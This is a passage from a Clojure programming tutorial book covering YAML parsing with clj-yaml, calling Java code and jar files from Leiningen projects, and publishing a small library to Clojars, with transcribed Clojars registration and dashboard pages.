
(spit "more-numbers.json" (json/write-str more-numbers))
```

29.5. YAML

Find the project source here https://gitlab.com/clojure-book/file-ops/-/tree/yaml_ops

Watch the video here https://yu7.in/clj-yaml

YAML is lighter form of JSON and is often used for configuration files. In this section we will see how to use YAML in Clojure. First let's add the library `clj-yaml` to our project, as shown in the line `[clj-commons/clj-yaml "1.0.29"]`.

project.clj

```
(defproject file-ops "0.1.0-SNAPSHOT"
  :description "FIXME: write description"
  :url "http://example.com/FIXME"
  :license {:name "EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0"
            :url "https://www.eclipse.org/legal/epl-2.0/"}
  :dependencies [[org.clojure/clojure "1.11.1"]
                 [org.clojure/data.csv "1.1.0"]
                 [org.clojure/data.json "2.5.1"]
                 [clj-commons/clj-yaml "1.0.29"]]
  :repl-options {:init-ns file-ops.core})
```

This will pull the necessary YAML library to use YAML in our project.

Now let's create a file called `yaml_ops.clj` with the content as shown below:

```
(ns file-ops.yaml-ops
  (:require [clj-yaml.core :as yaml]))
```

`(:require [clj-yaml.core :as yaml])`, requires the YAML library which can be referenced using the name `yaml`.

Rather than reading some YAML content from file, I should like to have it as a variable, so let's create a variable called `some-yaml` with the following content:

```
(def some-yaml "
todo:
  issues:
    - name: Fix all the things
      responsible:
        name: Rita
")
```

Now let's convert the content of `some-yaml` to a map using `(yaml/parse-string some-yaml)`:

```
(def some-data (yaml/parse-string some-yaml))

some-data
```

Output

```
{:todo {:issues [{:name "Fix all the things", :responsible {:name "Rita"}}]}}
```

If you see above, all the keys are keywords, if you don't want such behavior, pass `:keywords false` as shown below:

```
(yaml/parse-string some-yaml :keywords false)
```

Output

```
{"todo" {"issues" ({"name" "Fix all the things", "responsible" {"name" "Rita"}})}}
```

This will make keywords as string as shown above.

Now let's print the data in YAML format using `(println (yaml/generate-string some-data))`

```
(println (yaml/generate-string some-data :dumper-options {:indent 2
                                                          :flow-style :block}))
```

Output

```
todo:
  issues:
  - name: Fix all the things
    responsible:
      name: Rita
```

Note above that we have set the indentation to 2 and flow-style to block, so that the output will look very neat and is human-readable. Without these options, the output will look like this:

```
(println (yaml/generate-string some-data))
```

Output

```
todo:
  issues:
  - name: Fix all the things
    responsible: {name: Rita}
```

The entire yaml operations are listed below, you can find the file here https://gitlab.com/clojure-book/file-ops/-/raw/yaml_ops/src/file_ops/yaml_ops.clj

src/file_ops/yaml_ops.clj

```
;; yaml_ops.clj
;; https://github.com/clj-commons/clj-yaml/blob/master/doc/01-user-guide.adoc

(ns file-ops.yaml-ops
  (:require [clj-yaml.core :as yaml]))

(def some-yaml "
todo:
  issues:
    - name: Fix all the things
      responsible:
        name: Rita
")

(def some-data (yaml/parse-string some-yaml))

some-data

(yaml/parse-string some-yaml :keywords false)

(println (yaml/generate-string some-data :dumper-options {:indent 2
                                                         :flow-style :block}))
```

```
(println (yaml/generate-string some-data))
```

Chapter 30. Java Files in Clojure Project

Find video for this section here https://yu7.in/java-files-in-clojure-project

Find source for this section here https://yu7.in/W9qT0X

Clojure runs on top of Java, so it's easy to use Java programs in Clojure. To see how to do it let's create a leiningen project named `my-mixed-project`.

```
$ lein new app my-mixed-project/
```

Let's move into the project directory

```
$ cd my-mixed-project/
```

Make sure that the structure of my-mixed-project is as shown. Let me tell you what the content of `project.clj`, `core.clj` and `MyJavaClass.java` are.

```
my-mixed-project/
 ├──── project.clj
 ├──── src/
 │     ├──── clojure/
 │     │     └──── my_mixed_project/core.clj
 │     └──── java/
 │          └──── my_mixed_project/MyJavaClass.java
```

Now lets see what's in `MyJavaClass.java`.

src/java/my_mixed_project/MyJavaClass.java

```
package my_mixed_project;

public class MyJavaClass {
    public static String greet(String name) {
        return "Hello from Java, " + name + "!";
    }
}
```

If you don't know Java, don't worry, skip this section. All should be well. For those who know Java, you know that there is a package named `my_mixed_project`, a class named `MyJavaClass` and a method named `greet` in the class which takes a parameter named `name` which is of type `String`.

Now in the code below `project.clj`, note the line `:java-source-paths ["src/java"]`, this tells leiningen that we put our java files in `src/java` folder.

project.clj

```
(defproject my-mixed-project "0.1.0-SNAPSHOT"
  :description "A Leiningen project with both Clojure and Java"
  :dependencies [[org.clojure/clojure "1.11.1"]]
  :source-paths ["src/clojure"]
  :java-source-paths ["src/java"]
  :main my-mixed-project.core)
```

There is also a line `:source-paths ["src/clojure"]`, this tells leiningen that we put our Clojure files in `src/clojure` folder.

Now in folder `src/clojure/my_mixed_project`, create a file named `core.clj`, add this code.

src/clojure/my_mixed_project/core.clj

```
(ns my-mixed-project.core
  (:import [my_mixed_project MyJavaClass]))

(defn -main [& args]
  (println (MyJavaClass/greet "Clojure Developer")))
```

In the code above, we have namespace named `my-mixed-project.core`.

src/clojure/my_mixed_project/core.clj

```
(ns my-mixed-project.core)
```

In that, from namespace `my_mixed_project`

src/clojure/my_mixed_project/core.clj

```
(ns my-mixed-project.core
  (:import [my_mixed_project]))
```

We import `MyJavaClass`

src/clojure/my_mixed_project/core.clj

```
(ns my-mixed-project.core
  (:import [my_mixed_project MyJavaClass]))
```

Now let's code the main function.

src/clojure/my_mixed_project/core.clj

```
(ns my-mixed-project.core
  (:import [my_mixed_project MyJavaClass]))
```

```
(defn -main [& args])
```

In it, we call `MyJavaClass/greet` function

src/clojure/my_mixed_project/core.clj

```
(ns my-mixed-project.core
  (:import [my_mixed_project MyJavaClass]))

(defn -main [& args]
  (MyJavaClass/greet))
```

And pass argument `"Clojure Developer"` to it.

src/clojure/my_mixed_project/core.clj

```
(ns my-mixed-project.core
  (:import [my_mixed_project MyJavaClass]))

(defn -main [& args]
  (MyJavaClass/greet "Clojure Developer"))
```

Now we print it's output using `println` function.

src/clojure/my_mixed_project/core.clj

```
(ns my-mixed-project.core
  (:import [my_mixed_project MyJavaClass]))

(defn -main [& args]
  (println (MyJavaClass/greet "Clojure Developer")))
```

Now let's run the project

```
$ lein run
Hello from Java, Clojure Developer!
```

We get `Hello from Java, Clojure Developer!` printed out.

We have written a Java file and have integrated it into Clojure project.

Chapter 31. jar files in Clojure project

Find video for this section here https://yu7.in/jar-files-in-clojure-project

In this section we will see how to include jar files in Clojure projects.

31.1. Creating a jar file

find source code for this section here https://gitlab.com/clojure-book/create_jar_file

If you like to know how to create your own jar files, read this section, else skip to the next. Let’s create a directory called `create_jar`

```
$ mkdir create_jar
```

Move into the directory

```
$ cd create_jar
```

Create a folder names `myjar` and create a file named `HelloPrinter.java` in it, the folder structure should be as shown below.

```
.
└──── myjar
    └──── HelloPrinter.java
```

Now add this code this to `HelloPrinter.java`.

```
// HelloPrinter.java

package myjar;

public class HelloPrinter {
    public static void printHello() {
        System.out.println("Hello, World from the jar!");
    }
}
```

In the above code, we have used a package called `myjar`. That represents the name of the folder where the file `HelloPrinter.java` is located. Next we have the class named `HelloPrinter`. This class has a method called `printHello` which prints the message `Hello, World from the jar`.

Let’s compile this file using `javac`

```
$ javac -d java-classes myjar/HelloPrinter.java
```

Once compiled, you should see folder `java-classes/myjar/` had been created, and a class file named `HelloPrinter.class` in it. This `.class` file is the one that contains java byte code.

```
.
├── java-classes
│   └── myjar
│       └── HelloPrinter.class
└── myjar
    └── HelloPrinter.java
```

Now we need to convert this into jar file, for that we use

```
$ jar cf hello-printer.jar -C java-classes .
```

And we get file structure as shown

```
.
├── hello-printer.jar
├── java-classes
│   └── myjar
│       └── HelloPrinter.class
└── myjar
    └── HelloPrinter.java
```

Notice the `hello-printer.jar` file is created, that's what we are going to use

31.2. Using the jar file

Find source code for this section here https://gitlab.com/clojure-book/hello_jar_clj

To use the jar file, let's create a leiningen project

```
$ lein new hello-jar-clj
```

The project should have structure as shown.

```
hello-jar-clj/
├── CHANGELOG.md
├── doc
│   └── intro.md
├── lib
```

```
│     └──── hello-printer.jar
├──── LICENSE
├──── project.clj
├──── README.md
├──── resources
├──── src
│     └──── hello_jar_clj
│         └──── core.clj
├──── target
└──── test
     └──── hello_jar_clj
         └──── core_test.clj
```

Now copy the jar file you have created into the `lib` folder. And notice the value for `:resource-paths` in `project.clj`.

project.clj

```clojure
(defproject hello-jar-clj "0.1.0-SNAPSHOT"
  :description "Demo using Java jar in Clojure"
  :dependencies [[org.clojure/clojure "1.11.1"]]
  :resource-paths ["lib/hello-printer.jar"]
  :main hello-jar-clj.core)
```

We have mentioned exactly where we have copied the jar file. Now in `src/hello_jar_clj/core.clj` add this code.

src/hello_jar_clj/core.clj

```clojure
(ns hello-jar-clj.core
  (:import [myjar HelloPrinter]))

(defn -main [& args]
  (HelloPrinter/printHello))
```

Let me explain the code above. Notice that we have namespace `hello-jar-clj.core`.

src/hello_jar_clj/core.clj

```clojure
(ns hello-jar-clj.core)
```

Now we import the class `HelloPrinter` from `myjar` package.

src/hello_jar_clj/core.clj

```clojure
(ns hello-jar-clj.core
  (:import [myjar HelloPrinter]))
```

Next we write the main function.

src/hello_jar_clj/core.clj

```
(ns hello-jar-clj.core
  (:import [myjar HelloPrinter]))

(defn -main [& args])
```

In the main function, we call `HelloPrinter/printHello` method.

src/hello_jar_clj/core.clj

```
(ns hello-jar-clj.core
  (:import [myjar HelloPrinter]))

(defn -main [& args]
  (HelloPrinter/printHello))
```

Now lets run this project.

```
$ lein run
```

And we get the output

```
Hello, World from the jar!
```

Chapter 32. Creating Your Own Libraries

In this section we are going to create a small leningen project, upload it into Clojars, pull those libraries in another project and use it.

32.1. Creating a Clojure Project

Get for this section here https://gitlab.com/clojure-book/printline

First let's create a small project called printline:

```
$ lein new printline
```

Now `cd` into `printline` and change the file `src/printline/core.clj` to have this content:


```
(ns printline.core)

(defn print-line
  ([char length]
   (println (apply str (repeat length char))))
  ([length-or-char]
   (if (int? length-or-char)
     (print-line \- length-or-char)
     (print-line length-or-char 80))))
```

Jackin [1], and in REPL le't try out the `print-line` function:

```
(print-line "*")
; ********************************************************************************
nil
```

```
(print-line "$" 20)
; $$$$$$$$$$$$$$$$$$$$
nil
```

```
(print-line 30)
; ------------------------------
nil
```


src > printline > core.clj > print-line
.calva > output-window > output.calva-repl


```clojure
(ns printline.core) => nil


(defn print-line
  ([char length]
   (println (apply str (repeat length char))))
  ([length-or-char]
   (if (int? length-or-char)
     (print-line \- length-or-char)
     (print-line length-or-char 80)))) => #'printline.core/print-line
```

```
clj:printline.core:>
#'printline.core/print-line
clj:printline.core:>
(print-line "*")
; ***********************************************************************
nil
clj:printline.core:>
(print-line 30)
; ------------------------------
nil
clj:printline.core:>
(print-line "$" 40)
; $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
nil
clj:printline.core:>
(print-line "$" 40)
; $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
nil
```

Seems to work. Now, let’s register ourself in Clojars, a place where Clojure libraries can be hosted.

32.2. Clojars

Visit https://clojars.org/, you should be seeing a page like this.



Clojars
LOGIN
REGISTER

Clojars is an **easy to use** community repository for open source Clojure libraries.

Search projects...
Search

To get started pushing your own project register and then check out the tutorial. Alternatively, browse the repository.

Deploy with Leiningen

```
$ lein deploy clojars
```

Deploy with Clojure CLI (using deps-deploy)

```
$ clojure -X:deps mvn-pom
$ clojure -X:deploy
```

Maven Repository (running a mirror?)

```
<repository>
  <id>clojars.org</id>
  <url>https://repo.clojars.org</url>
</repository>
```

RECENTLY PUSHED PROJECTS

threatgrid/clj-momo
Library code produced by the Cisco ThreatGrid team for building swagger backed API services
Downloads: 71,314

lupapiste/commons
Common domain code and resources for lupapiste applications
Downloads: 18,164

polylith/clj-poly
Poly is Polylith's command line interface for Clojure.
Downloads: 179,163

com.s-exp/legba
Downloads: 108

no.cjohansen/portfolio
Visual REPL for UI component development
Downloads: 65,094

io.mattilsynet/design
Mattilsynets designsystem, pakket og klart for folk som driver med Clojure.
Downloads: 992

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
Hosting costs sponsored by:
Shortcut
With in-kind sponsorship from:
1Password
Deps
resolving with dnsimple
fastly
Fastmail
StatusPage.io
uptime.com
remixed by BENDYWORKS
member project of clojurists together

At the top right you should be seeing a thing called Register, click it.

32.2.1. Registering

Now you can see Clojars registration page, fill in your details


Clojars
Search projects...
LOGIN
REGISTER

Register

Email: bob@example.com

Username: bob


Password: keep it secret, keep it safe

Confirm password: confirm your password

☐ I am human

hCaptcha
Privacy - Terms
Register
about status projects contribute changelog contact code security DMCA help API sitemap
Hosting costs sponsored by:
Shortcut
With in-kind sponsorship from:
1Password
Deps
resolving with dnsimple
fastly
Fastmail
StatusPage.io
uptime.com
remixed by BENDYWORKS
member project of clojurists together

I had already registered and logged in, you can see in the image below, that’s how my dashboard looks.



Dashboard (mindaslab)

Your Projects

- org.clojars.mindaslab/wish-me
- org.clojars.mindaslab.rswan

Your Groups

- com.gitlab.mindaslab verified
- io.gitlab.mindaslab verified
- net.clojars.mindaslab verified
- org.clojars.mindaslab verified
- org.clojars.mindaslab.binject verified
- org.clojars.mindaslab.rswan verified

FAQ

- How I create a new project?
- How do I deploy to clojars?
- How can I access clojars data programmatically?
- What are groups?
- How do I verify a group name?
- More...

Audit Log for mindaslab

Tag	User	Artifact	Message	Timestamp
deployed	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.6.0		2025-09-08 06:10:24.604522
deployed	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.5.0		2025-09-07 17:42:27.992593
invalid-token	mindaslab		The given token either doesn't exist, isn't yours, or is disabled	2025-09-07 17:41:26.59368
invalid-token	mindaslab		The given token either doesn't exist, isn't yours, or is disabled	2025-09-07 17:41:26.220474
deployed	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.4.0		2025-09-06 08:48:08.802795
verify-group-via-parent-group	mindaslab	org.clojars.mindaslab.binject	The group 'org.clojars.mindaslab.binject' has been verified.	2025-09-03 13:07:25.851967
deployed	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.3.0		2025-08-30 11:04:11.526487
deployed	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.2.0		2025-08-29 17:24:13.796228
deployed	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.1.1-SNAPSHOT		2025-08-29 17:14:50.30433
deployed	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.1.1-SNAPSHOT		2025-08-29 17:02:27.028013
deployed	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.1.1-SNAPSHOT		2025-08-11 19:10:36.870835
deployed	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.1.0-SNAPSHOT		2025-08-11 19:01:24.770974
verify-group-via-parent-group	mindaslab	org.clojars.mindaslab.rswan	The group 'org.clojars.mindaslab.rswan' has been verified.	2025-08-11 18:59:54.473617
deploy-forbidden	mindaslab	org.clojars.mindaslab.rswan/org.clojars.mindaslab.rswan 0.1.0-SNAPSHOT	Group 'org.clojars.mindaslab.rswan' doesn't exist. See https://bit.ly/3MuKGXO	2025-08-11 18:58:38.586781
